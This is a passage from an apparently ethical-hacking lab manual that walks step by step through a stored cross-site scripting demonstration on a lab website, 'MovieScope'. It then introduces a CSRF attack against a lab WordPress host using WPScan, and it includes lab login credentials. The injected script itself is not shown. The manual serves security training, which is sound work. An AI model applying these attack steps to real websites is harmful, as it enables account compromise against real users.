
The status bar at the bottom shows "javascript:_doPostBack('lnksubmit','')". The taskbar icons include File Explorer, Task View, Microsoft Edge, and the Firefox icon. The system tray shows the date and time as "5:27 AM 4/19/2022" and a notification badge with the number "1".

12. On this page, you are testing for XSS vulnerability. Now, refresh the **Contacts** page.

If a notification appears saying **To display this page, Firefox must send information...**, click the **Resend** button.




13. You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server.
14. Click **Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Delete** to activate the machine, by default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.




15. Launch any browser, in this lab we are using **Google Chrome**. In the address bar of the browser place your mouse cursor and type **http://www.moviescope.com** and press **Enter**.
16. The **MovieScope** website appears. In the **Login** form, type the **Username** and **Password** as **sam** and **test** and click **Login**.


Here, we are logging in as the victim.



17. You are logged into the website as a legitimate user. Click the **Contacts** tab from the menu bar.



18. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are Hacked**.



19. Similarly, whenever a user attempts to visit the **Contacts** page, the alert pops up as soon as the page is loaded.
20. This concludes the demonstration of how to exploit parameter tampering and XSS vulnerabilities in web applications.
21. Close all open windows and document all acquired information.

Task 5: Perform Cross-site Request Forgery (CSRF) Attack

CSRF, also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financial websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine

request exposes it to the CSRF attack. These attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend.


CSRF attacks can be performed using various techniques and tools. Here, we will perform a CSRF attack using WPScan.

In this task, the target WordPress website (<http://10.10.1.22:8080/CEH>) is hosted by the victim machine **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.

